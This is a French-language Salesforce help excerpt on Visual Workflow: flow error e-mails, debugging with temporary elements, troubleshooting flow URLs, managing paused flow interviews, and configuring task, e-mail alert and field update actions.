Lorsque vous distribuez un flux et que le bouton personnalisé, le lien personnalisé ou l'URL de flux directe ne fonctionne pas comme prévu, vérifiez le flux référencé. Vérifiez également ses variables si vous transmettez des valeurs dans un flux à partir de l'URL.

## E-mails concernant les erreurs de flux

À chaque échec d'une interview de flux, l'administrateur qui a créé le flux associé reçoit un e-mail. L'e-mail comprend le message d'erreur associé à l'échec ainsi que des informations sur chaque élément de flux exécuté par l'interview.

**Remarque:** Cette publication contient une version bêta de l'e-mail d'erreur de flux, de qualité production, mais qui inclut des limitations connues. N'hésitez pas à nous faire part de vos commentaires et suggestions sur l'e-mail d'erreur dans les flux sur IdeaExchange.

Si l'interview échoue sur plusieurs éléments, l'administrateur reçoit plusieurs e-mails et le dernier e-mail contient un message d'erreur sur chaque échec. Si un flux utilise des connecteurs de défaut, ses interviews peuvent échouer sur plusieurs éléments.

**Exemple:**

```
An error occurred at element Apex_Plug_in_1.
List index out of bounds: 0.

An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your delete
 criteria.

An error occurred at element Email_Alert_1.
Missing required input parameter: SObjectRowId.
```

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Limitation des e-mails concernant les erreurs de flux (bêta)

Personnalisation des conséquences de l'échec d'un flux

Pourquoi mon interview de flux a-t-elle échoué ?

## Limitation des e-mails concernant les erreurs de flux (bêta)

L'e-mail qui signale les erreurs dans les interviews de flux fait l'objet de limitations pour les éléments Écran, Référence, Créer et Flux secondaire, ainsi que de limitations générales.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Remarque:** Cette publication contient une version bêta de l'e-mail d'erreur de flux, de qualité production, mais qui inclut des limitations connues. N'hésitez pas à nous faire part de vos commentaires et suggestions sur l'e-mail d'erreur dans les flux sur IdeaExchange.

### Général

- Si l'utilisateur qui a démarré le flux n'a pas de prénom, `null` remplace le prénom de l'utilisateur dans la section « Démarrage de l'interview ».
- Les attributions de variables sont affichées selon le modèle ci-dessous : `{!variable} (prior value) = field/variable (new value)`. Si la variable n'a aucune valeur antérieure, les parenthèses sont vides. Par exemple : `{!varStatus} () = Status (Delivered)`
- Si vous installez un flux à partir d'un package géré, les e-mails d'erreur des interviews de ce flux ne contiennent pas d'informations sur les éléments de flux individuels. L'e-mail est envoyé à l'utilisateur qui a installé le flux.

### Éléments Écran

Les champs de mot de passe sont affichés en texte brut, de la même façon que si vous référencez un champ de mot de passe dans un champ Texte d'affichage.

### Éléments Référence

L'e-mail affiche les éléments de référence en tant qu'éléments « requête ». Référence d'enregistrement s'affiche en tant que Requête d'enregistrement, et Référence rapide s'affiche en tant que Requête rapide.

### Éléments Flux secondaire

- L'annotation de champ du fusion (`{!variable}`, contrairement à `variable`), est manquante pour les variables d'un flux référencé. Par exemple, lorsqu'une interview saisit un flux secondaire et des détails sur les saisies, la variable du flux secondaire est `subVariable` au lieu de `{!subVariable}`.
- Si l'erreur se produit dans un flux référencé, l'e-mail est envoyé à l'auteur du flux principal, mais l'objet indique le nom du flux référencé.
- Si vous affichez plusieurs messages « Flux *`ReferencedFlowName`* version *`ReferencedFlowVersion`* saisi » sans les séparer de messages « *`ReferencedFlowName`* version *`ReferencedFlowVersion`* quitté », utilisateur du flux navigue en arrière. Pour éviter cette situation, ajustez les options de navigation dans le premier écran du flux référencé afin d'empêcher l'utilisateur de cliquer sur **Précédent**.

CONSULTER ÉGALEMENT :

E-mails concernant les erreurs de flux

Pourquoi mon interview de flux a-t-elle échoué ?

## Ajout d'éléments temporaires à un flux

Ajoutez au flux des éléments Écran ou Envoyer un e-mail pour pouvoir examiner à tout moment les valeurs de ressources. Une fois le problème résolu, supprimez les éléments Écran temporaires.

1. Créez un modèle de texte unique qui contient les valeurs de toutes les ressources, et le message de défaut.
2. Pour chaque chemin de défaut, utilisez le modèle de texte afin de configurer l'un des éléments suivants :
   - Un élément Écran qui utilise le modèle de texte dans un champ Afficher le texte (uniquement si le type de flux prend en charge les éléments Écran).
   - Un élément Envoyer un e-mail qui utilise le modèle de texte en tant que corps du message et votre e-mail en tant que destinataire.
   - Un élément Publier dans Chatter qui utilise le modèle de texte pour le message. Vous pouvez créer un groupe Chatter spécifiques aux erreurs de flux.
3. Tester le flux.

Exemple: Voici le modèle de texte du flux « Calculate Discounts on Opportunities » dans Cloud Flow Designer Workbook.

```
RESOURCE VALUES for "Calculate Discounts on Opportunities"
opptyID: {!opptyID}
AccountID: {!AccountID}
AccountRevenue: {!AccountRevenue}
Full_Discount outcome: {!Full_Discount}
Partial_Discount outcome: {!Partial_Discount}
Discount: {!Discount}

ERROR
{!$Flow.FaultMessage}
```

Après chaque élément du flux, ajoutez un élément Publier dans Chatter temporaire. Chaque élément Publier dans Chatter est configuré pour utiliser :

- Le modèle de texte en tant que message de la publication
- Le groupe Chatter « Flow Troubleshooting » en tant que cible de la publication

Configurez les connecteurs de défaut des éléments Référence d'enregistrement et Mise à jour d'enregistrement pour qu'ils puissent acheminer les éléments Publier dans Chatter.

**Éditions**


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow




Ainsi, le flux publie dans le groupe Chatter après l'exécution des éléments Référence d'enregistrement, Décision, Attribution et Mise à jour d'enregistrement. Chaque publication informe sur les valeurs de chaque ressource dans l'ensemble du flux. Si le flux échoue, l'erreur est incluse dans les publications Chatter.

Une fois le problème de flux identifié et résolu, supprimez les éléments temporaires.

CONSULTER ÉGALEMENT :

Pourquoi mon interview de flux a-t-elle échoué ?

## Dépannage des URL de flux

Lorsque vous distribuez un flux et que le bouton personnalisé, le lien personnalisé ou l'URL de flux directe ne fonctionne pas comme prévu, vérifiez le flux référencé. Vérifiez également ses variables si vous transmettez des valeurs dans un flux à partir de l'URL.

Pour vous assurer que l'URL trouve le flux approprié, vérifiez les points suivants :

- Le flux référencé par l'URL n'a pas été supprimé ou désactivé.
- L'orthographe et la casse du nom du flux sont correctes. Elles doivent être identiques au `Nom unique` du flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si l'URL de votre flux référence une version de flux spécifique, assurez-vous que la version n'a pas été supprimée ou désactivée.

Si vous utilisez l'URL pour transmettre des valeurs dans un flux et que l'URL ne peut pas accéder à la variable, le paramètre qui référence la variable est ignoré.

Pour vous assurer que l'URL peut trouver la variable de flux appropriée, vérifiez les points suivants dans chaque variable à laquelle vous essayez de transmettre des valeurs :

- L'orthographe et la casse sont correctes. Elles doivent être identiques à celles de la variable.
- L'accès en entrée doit être autorisé. Le `Type d'entrée/sortie` doit être défini sur « Entrée uniquement » ou « Entrée et sortie ».
- La variable n'a pas été renommée dans le flux.
- La variable n'a pas été supprimée du flux.
- La variable n'est pas un sObject ou une variable de collection sObject.

Vérifiez également que la valeur que vous essayez de transmettre à la variable est compatible avec le type de données de la variable et correctement formée.

CONSULTER ÉGALEMENT :

Définition du comportement de fin du flux avec une URL de flux

Définition de variables de flux avec l'URL du flux

Pourquoi mon interview de flux a-t-elle échoué ?

## Interviews de flux

Une *interview de flux* est une instance d'exécution d'un flux. Un *flux* est une application intégrée par votre administrateur qui vous invite à saisir des informations et agit dans Salesforce en fonction de ces saisies.

Par exemple, un flux peut fournir un script d'appel pour des appels de support client et utiliser les informations que vous saisissez pour créer une requête. Votre administrateur détermine comment le flux utilise les informations que vous fournissez.

Lorsque vous exécutez une interview de flux, que ce soit via un lien, un bouton ou un onglet, vous exécutez une instance unique d'un flux. Si la terminologie prête à confusion, pensez à ce qui différencie un enregistrement d'un objet. Vous créez un *enregistrement* de compte, qui est une instance unique de l'*objet* Compte que votre administrateur a personnalisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Remarque:** Tenez compte des points ci-dessous lors de l'exécution d'un flux.

- N'utilisez pas les boutons Suivant ou Précédent de votre navigateur pour parcourir un flux. Faire cela peut résulter en données incohérentes entre le flux et Salesforce.
- Un même flux peut exister en 50 versions différentes. Lorsque vous exécutez un flux, vous affichez la version active, mais votre administrateur peut disposer d'une version plus récente.

### Interruption d'une interview de flux

Si votre administrateur a configuré un flux dans ce sens, vous pouvez interrompre ses interviews. L'interruption est utile, par exemple, lorsqu'un appel client est arrêté ou lorsque le client ne trouve pas son numéro de compte et doit vous rappeler.

### Reprise d'une interview de flux

Si vous interrompez une interview de flux, reprenez-la lorsque vous disposez de toutes les informations nécessaires.

Suppression d'une interview de flux

Si vous interrompez une interview de flux que vous ne souhaitez pas reprendre, supprimez-la. En supprimant les interviews inutiles, vous vous assurez que votre liste en attente comprend uniquement les interviews sur lesquelles vous souhaitez intervenir.

CONSULTER ÉGALEMENT :

Visual Workflow

## Interruption d'une interview de flux

Si votre administrateur a configuré un flux dans ce sens, vous pouvez interrompre ses interviews. L'interruption est utile, par exemple, lorsqu'un appel client est arrêté ou lorsque le client ne trouve pas son numéro de compte et doit vous rappeler.

1. Dans une interview de flux ouverte, cliquez sur **Interrompre**.
2. Précisez la raison pour laquelle vous avez dû interrompre le flux.

   Cette étape facultative, mais elle aide à différencier les interviews de flux que vous avez interrompues, notamment si vous en avez interrompu plusieurs dans le même flux. L'explication peut inclure jusqu'à 255 caractères.
3. Cliquez sur **OK**.

L'interview de flux est enregistrée jusqu'à sa reprise, ou vous pouvez la supprimer ultérieurement. Toutes les valeurs valides que vous avez saisies avant l'interruption sont enregistrés avec l'interview. Il n'est pas nécessaire de les saisir une nouvelle fois lors de la reprise.

CONSULTER ÉGALEMENT :

Interviews de flux

Reprise d'une interview de flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour interrompre une interview de flux :

- Exécuter des flux

  OU

  Champ `Utilisateur de Force.com Flow` activé dans la page de détail de l'utilisateur

## Reprise d'une interview de flux

Si vous interrompez une interview de flux, reprenez-la lorsque vous disposez de toutes les informations nécessaires.

Remarque: Si vous interrompez une interview et que le flux associé est mis à jour pendant cette interruption, une fois reprise, l'interview n'utilise pas le flux mis à jour. Elle utilise à la place la version du flux qui était active lors de l'interruption.

1. Accédez à l'emplacement qui répertorie toutes vos interviews de flux interrompues.

   Selon la configuration de votre administrateur, les interviews de flux que vous avez interrompues peuvent être répertoriées à l'un des emplacements suivants :

   - « Interviews de flux interrompues » sous l'onglet Accueil dans le site complet de Salesforce
   - « Interviews de flux interrompues » dans la navigation gauche de Salesforce1

   Si vous avez interrompu une interview de flux et que vous ne trouvez pas l'emplacement où vous devez la reprendre, contactez votre administrateur.

2. Reprenez l'interview de flux appropriée.

   Si vous avez saisi des valeurs avant l'interruption, toutes les valeurs valides sont restaurées dans ces champs lors de la reprise. Si une valeur saisie avant l'interruption reste introuvable, cela signifie qu'elle n'était pas valide et que le flux ne l'a pas enregistrée.

   Si vous saisissez « Acme, Inc. » dans un champ qui accepte uniquement des valeurs numériques, puis interrompez l'interview, ce champ est vide lors de la reprise de l'interview.

ATTENTION: Lorsque vous reprenez une interview de flux, elle est retirée de la liste Interviews de flux interrompues. Si vous reprenez une interview, puis changez d'avis, cliquez sur **Interrompre**. Si vous fermez l'interview avant de l'interrompre, vous ne pouvez pas la reprendre plus tard.

CONSULTER ÉGALEMENT :

- Interviews de flux
- Interruption d'une interview de flux
- Suppression d'une interview de flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour reprendre une interview de flux :

- Exécuter des flux

  OU

  Champ `Utilisateur de Force.com Flow` activé dans la page de détail de l'utilisateur

## Suppression d'une interview de flux

Si vous interrompez une interview de flux que vous ne souhaitez pas reprendre, supprimez-la. En supprimant les interviews inutiles, vous vous assurez que votre liste en attente comprend uniquement les interviews sur lesquelles vous souhaitez intervenir.

1. Accédez à l'emplacement qui répertorie toutes vos interviews de flux interrompues.

   Selon la configuration de votre administrateur, les interviews de flux que vous avez interrompues peuvent être répertoriées à l'un des emplacements suivants :

   - « Interviews de flux interrompues » sous l'onglet Accueil dans le site complet de Salesforce
   - « Interviews de flux interrompues » dans la navigation gauche de Salesforce1

   Si vous avez interrompu une interview de flux et que vous ne trouvez pas l'emplacement à partir duquel vous devez la reprendre, contactez votre administrateur.

2. Supprimez l'interview de flux inutile.

CONSULTER ÉGALEMENT :

Interviews de flux

Reprise d'une interview de flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour reprendre une interview de flux :

- Exécuter des flux

  OU

  Champ `Utilisateur de Force.com Flow` activé dans la page de détail de l'utilisateur

# Terminologie de Visual Workflow

La terminologie suivante est utilisée pour Visual Workflow dans Salesforce Chatter :

**Cloud Flow Designer**
Application du Cloud qui permet aux administrateurs de créer un flux à utiliser dans Salesforce.

**Connecteur**
Les *connecteurs* déterminent les chemins disponibles qu'un flux peut suivre à l'exécution.

**Élément**
Chaque *élément* représente une action que le flux peut exécuter, par exemple, les actions de lecture ou d'écriture de données Salesforce, d'affichage d'informations et de collecte de données à partir des utilisateurs du flux, d'exécution d'une logique métier ou de manipulation de données.

**Flux**
Un *flux* est une application qui exécute une logique, interagit avec la base de données Salesforce, appelle des classes Apex et collecte des données d'utilisateurs. Vous pouvez élaborer des flux en utilisant Cloud Flow Designer.

**Interview de flux**
Une *interview de flux* est une instance en cours exécution d'un flux.

**Flux principal**
Un flux principal est un flux qui contient un élément de flux secondaire. Le terme « principal » est utilisé pour le différencier du flux qui est référencé et appelé par l'élément de flux secondaire.

**Ressource**
Chaque *ressource*représente une valeur que vous pouvez référencer partout dans le flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Sous-flux**

Un élément flux secondaire référence un autre flux qu'il appelle lors de l'exécution. Le flux qui contient l'élément de flux secondaire est appelé flux principal.

CONSULTER ÉGALEMENT :

Cloud Flow Designer

Visual Workflow

# Actions automatisées

Une action automatisée est un composant réutilisable qui exécute une action en arrière-plan, par exemple la mise à jour d'un champ ou l'envoi d'un e-mail. Une fois créée, vous ajoutez l'action automatisée à un processus, à un jalon ou à d'autres processus automatisés.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type d'action | Prise en charge dans | | | | |
|---|---|---|---|---|---|
| | Règle de workflow | Générateur de processus | Flux | Processus d'approbation | Processus d'autorisation |
| Alerte par e-mail | ✅ | ✅ | ✅ | ✅ | ✅ |
| Mise à jour de champ | ✅ | | | ✅ | ✅ |
| Déclencheur de flux (pilote) | ✅ (immédiate uniquement) | | | | |
| Message sortant | ✅ | | | ✅ | ✅ |
| Tâche | ✅ | | | ✅ | ✅ |

Considérations relatives aux actions automatisées

Avant d'utiliser des actions automatisées, prenez connaissance des imitations associées et des comportements spécifiques.

# Actions de tâche

Les actions de tâche déterminent des détails d'une attribution à un utilisateur spécifié par un processus automatisé. Vous pouvez associer des actions de tâches à des règles de workflow, des processus d'approbation ou des processus d'autorisation.

Dans Configuration, saisissez *Tâches* dans la case Recherche rapide, puis sélectionnez **Tâches**. Utilisez ensuite les paramètres ci-dessous pour configurer votre tâche.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| Objet | Sélectionnez l'objet pour votre tâche. N'oubliez pas que les tâches ne peuvent être associées qu'à des règles de workflow ou à des processus d'approbation présentant le même type d'objet. Sélectionnez un objet qui suit les activités.<br>Remarque: Les tâches ne sont pas disponibles pour les types d'article. |
| Attribué à | Sélectionnez le destinataire de votre tâche. Selon le type d'enregistrement choisi, le bénéficiaire peut être un utilisateur, un rôle, un responsable d'enregistrement, un créateur d'enregistrement, un rôle dans l'équipe d'opportunité ou dans l'équipe de compte.<br>Remarque:<br>• Si le bénéficiaire d'une tâche est le responsable de l'enregistrement et que le responsable d'une piste ou d'une requête est une file d'attente, la tâche est attribuée à la personne qui a déclenché la règle.<br>• Si l'objet a été traduit, Salesforce crée la tâche dans la langue du bénéficiaire. Si vous avez coché Notifier le bénéficiaire pour la tâche, Salesforce envoie l'e-mail dans la langue du bénéficiaire. Cependant, si seul le champ des commentaires est traduit, Salesforce crée une tâche et envoie l'e-mail dans la langue de l'utilisateur ayant déclenché la tâche.<br>• Si un objet personnalisé a une relation principal-détails avec un objet standard, le responsable de l'enregistrement de l'objet standard principal devient automatiquement responsable de l'enregistrement de l'objet personnalisé. Par exemple, si un objet personnalisé nommé Dépenses a une relation principal-détails avec un objet Comptes, le responsable de chaque enregistrement de dépense est également responsable du compte de la dépense.<br>• Si le bénéficiaire d'une tâche de workflow est un rôle et qu'un ou plusieurs utilisateurs appartiennent à ce rôle, le responsable de l'enregistrement devient le bénéficiaire de la tâche, quel que soit son rôle. Il est recommandé de ne pas attribuer de tâches aux rôles possédant plusieurs utilisateurs. L'attribution de tâches aux rôles possédant un utilisateur permet de modifier facilement l'utilisateur de ce rôle sans modifier la règle de workflow. Si le destinataire d'une tâche de workflow est un rôle et que ce rôle est vide, le responsable de l'enregistrement devient le destinataire de la tâche, quel que soit son rôle.<br>• Lors de la conversion d'une piste par un utilisateur autre que le responsable de la piste, toutes les tâches de workflow associées à la piste sont attribuées à cet utilisateur, à l'exception des alertes par e-mail qui |

| Champ | Description |
|---|---|
| | sont réattribuées au responsable de la piste. Les tâches de workflow attribuées aux utilisateurs autres que le responsable de la piste et le convertisseur de la piste restent inchangées. |
| Objet | Entrez l'objet de la tâche. Différenciez les tâches automatisées de celles créées par l'utilisateur en ajoutant une notation spécifique à l'objet, par exemple `(automatisé)` à la fin. |
| Nom unique | Saisissez un nom unique pour référencer ce composant dans l'API. L'exigence de nom unique existe uniquement dans le type d'objet sélectionné. Vous pouvez avoir des actions de même type portant un nom unique identique, à condition qu'elles soient définies pour différents objets.<br>Le champ **Nom unique** ne peut contenir que des traits de soulignement et des caractères alphanumériques. Il doit être unique dans le type d'objet sélectionné, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Date d'échéance | Sélectionnez la date d'échéance de la tâche. Les échéances sont indiquées dans le fuseau horaire du bénéficiaire.<br>La configuration de la **date d'échéance** d'une tâche sur « Date de déclenchement de la règle » définit les dates d'échéance des déclencheurs temporels et de la tâche de workflow en fonction de la date d'exécution de l'action du déclencheur temporel du workflow. Par exemple, si la date d'échéance de la tâche est « Date de déclenchement de la règle plus 10 jours » et que le déclencheur temporel est exécuté le 1er janvier, Salesforce définit la date d'échéance de la tâche au 11 janvier. |
| Statut | Sélectionnez le statut de la tâche. |
| Priorité | Sélectionnez la priorité de la tâche. |
| Commentaires | Saisissez des commentaires sur la tâche. |

Vous remarquerez peut-être que toutes vos tâches contiennent un champ **Créée par**. Lorsqu'il s'agit de tâches, ce champ contient le nom de la personne ayant effectué l'enregistrement déclencheur de la règle et de l'attribution de la tâche.

Les tâches ne déclenchent pas de règles de workflow basées sur les tâches si elles sont créées automatiquement, comme en cliquant sur le bouton **Envoyer un e-mail** ou en utilisant le champ d'adresse Cci E-mail vers Salesforce.

CONSULTER ÉGALEMENT :

Association d'actions à des règles de workflow ou à des processus d'approbation

# Actions d'alerte par e-mail

Les alertes par e-mail sont des e-mails générés par un processus automatisé et envoyés à des destinataires désignés. Ces actions contiennent le texte et la liste standard des destinataires d'un e-mail. Vous pouvez associer des alertes par e-mail à des processus, à des règles de workflow, à des processus d'approbation ou à des processus d'autorisation. Elles sont également disponibles via le point de terminaison de l'API REST Actions invocables.

Dans Configuration, saisissez *Alertes par e-mail* dans la case Recherche rapide, puis sélectionnez **Alertes par e-mail**. Utilisez ensuite les paramètres ci-dessous pour configurer votre alerte par e-mail.

Conseil: Créez une lettre à en-tête standard pour l'utiliser dans tous les modèles d'e-mail d'alerte de workflow.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| Description | Saisissez une description. |
| Nom unique | Saisissez un nom unique pour référencer ce composant dans l'API. L'exigence de nom unique existe uniquement dans le type d'objet sélectionné. Vous pouvez avoir des actions de même type portant le même nom, à condition qu'elles soient définies dans des objets différents.Le champ **Nom unique** peut inclure uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique dans le type d'objet sélectionné, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne pas contenir deux traits de soulignement consécutifs. |
| Objet | Si disponible, choisissez un objet pour cette alerte par e-mail.<br>Salesforce utilise cet objet lors de la génération de valeurs de champ de fusion pour les modèles d'e-mail avec des règles de workflow et des processus d'approbation. Vous pouvez également définir les destinataires de cette alerte par e-mail en utilisant les champs de recherche de contact et d'utilisateur qui sont appropriés pour cet objet. Par exemple, si vous sélectionnez Contrat, vous pouvez définir le signataire du contrat comme destinataire. Cet objet est en lecture seule si la nouvelle alerte par e-mail est associée à un processus d'approbation ou à une règle de workflow pour un objet particulier. |
| Modèle d'e-mail | Sélectionnez un modèle de message. Insérez des champs de fusion pour référencer des informations spécifiques basées sur l'enregistrement qui déclenche une alerte par e-mail. Insérez par exemple un lien vers l'opportunité.<br>À l'exception de *{!ApprovalRequest.Comments}*, les champs de fusion d'approbation nommés *{!ApprovalRequest.field_name}* dans des modèles d'e-mail renvoient des valeurs uniquement dans des e-mails d'attribution d'approbation et des alertes par e-mail de processus d'approbation. Lorsqu'ils sont utilisés dans d'autres e-mails (notamment des alertes par e-mail de règles de workflow), les champs de fusion d'approbation renvoient null. Le champ de fusion *{!ApprovalRequest.Comments}* renvoie uniquement les derniers commentaires saisis dans les e-mails d'une étape approbation qui nécessite l'approbation unanime de plusieurs approbateurs. |

| Champ | Description |
| --- | --- |
| | S'il est disponible, sélectionnez **Composant protégé** afin de marquer l'alerte comme protégée si elle fait partie d'un package Géré-Publié. |
| Type de destinataire | Sélectionnez les utilisateurs qui doivent recevoir cette alerte par e-mail. Selon des paramètres de votre organisation et l'objet sélectionné, certaines options de cette liste peuvent ne pas être disponibles. |
| Destinataires | Sélectionnez qui doit recevoir cette alerte par e-mail dans la liste **Destinataires disponibles** puis cliquez sur **Ajouter**.<br>Si vous modifiez l'objet après avoir sélectionné les destinataires, Salesforce efface la liste **Destinataires sélectionnés**.<br>Si le destinataire de votre e-mail est un rôle que ce rôle inclut plusieurs personnes, Salesforce envoie un e-mail à chaque personne associée au rôle.<br>Si le destinataire de l'e-mail est un responsable d'enregistrement et que ce dernier est une file d'attente, l'e-mail de file d'attente reçoit l'alerte par e-mail. Si la file d'attente est configurée de sorte que l'e-mail soit envoyé à tous les membres, les membres de la file d'attente sont également avertis. Si aucun e-mail de file d'attente n'est spécifié, seuls les membres d'une file d'attente sont avertis. |
| E-mails supplémentaires | Saisissez jusqu'à cinq adresses e-mail supplémentaires de destinataires qui ne sont pas des utilisateurs, des pistes ou des contacts Salesforce. |
| À partir de l'adresse e-mail | Saisissez l'utilisateur de workflow par défaut ou adresse à l'échelle de l'organisation déjà configurée et vérifiée. Ce champ vous permet d'utiliser une adresse e-mail standard de votre organisation (telle que support@company.com) à la place du champ par défaut **De**, qui correspond à l'adresse e-mail de la personne qui met à jour l'enregistrement.<br>Si vous sélectionnez **Sélectionner comme À partir de l'adresse e-mail par défaut pour les alertes par e-mail de cet objet**, cette adresse e-mail remplace le **À partir de l'adresse e-mail** dans toutes les alertes par e-mail associées à cet objet. Vous pouvez toutefois personnaliser les alertes par e-mail individuelles afin d'utiliser un autre **À partir de l'adresse e-mail**. L'**Adresse e-mail de l'expéditeur** d'une alerte par e-mail de workflow change, elle est définie sur l'adresse de l'utilisateur actif lorsque l'alerte par e-mail est installée en utilisant un package géré ou non géré. L'**Adresse e-mail de l'expéditeur** ne change pas lorsque d'autres types de déploiement sont utilisés, tels que l'API de métadonnées ou des ensembles de modifications. |

Remarque: Le limitation quotidienne en e-mails envoyés via des alertes par e-mail est de 1 000 e-mails par licence Salesforce standard et par organisation, à l'exception des organisations Developer Edition et d'évaluation, pour lesquelles le nombre d'e-mails de workflow est limité à 15. La limite totale pour l'organisation est de 2 000 000 d'e-mails. Cette limitation s'applique aux e-mails envoyés via des alertes par e-mail dans des règles de workflow, des processus d'approbation, des flux ou l'API REST.

# Actions de mise à jour de champ

Les actions de mise à jour de champ permettent de mettre automatiquement à jour une valeur de champ. Vous pouvez associer des mises à jour de champ à des règles de workflow, des processus d'approbation ou des processus d'autorisation.

Dans Configuration, saisissez *Mises à jour de champs* dans la case Mettre à jour, puis sélectionnez **Mises à jour de champs**. Utilisez ensuite les paramètres ci-dessous pour configurer votre mise à jour de champ.

Avant de commencer, contrôlez le type du champ que vous souhaitez mettre à jour. Les champs en lecture seule tels que les champs de formule ou de numérotation automatique ne sont pas disponibles pour les mises à jour.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| Name | Saisissez un nom pour la mise à jour de ce champ. |
| Nom unique | Saisissez un nom unique pour référencer ce composant dans l'API. L'exigence de nom unique existe uniquement dans le type d'objet sélectionné. Vous pouvez avoir des mises à jour de champ de même type portant le même nom, à condition qu'elles soient définies dans des objets différents.Le champ **Nom unique** peut inclure uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique dans le type d'objet sélectionné, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Description | Saisissez une description de la mise à jour de champ. |
| Objet | Sélectionnez l'objet dont vous souhaitez mettre à jour le champ. |
| Champ à mettre à jour | Sélectionnez le champ à mettre à jour. Seuls les champs de l'objet sélectionné sont affichés. Vous pouvez sélectionner un champ d'un objet associé dans une relation principal-détails.<br>Vous pouvez utiliser des mises à jour de champs personnalisés cryptés, mais le champ crypté n'est pas disponible dans l'éditeur de formule.<br>Conseil: Évitez d'associer plusieurs mises à jour de champ à une règle ou à un processus d'approbation qui applique différentes valeurs au même champ. |
| Réévaluer les règles de workflow après la modification du champ | Spécifiez si vous souhaitez réévaluer les règles de workflow de cet objet après la mise à jour de la valeur du champ. Si vous sélectionnez cette option, Salesforce réévalue toutes les règles de workflow de l'objet si la mise à jour du champ entraîne une modification de sa valeur. Toutes les règles de workflow dont les critères sont remplis sont déclenchées. Pour plus d'informations, reportez-vous à Mises à jour de champ qui réévaluent des règles de workflow à la page 5327. |
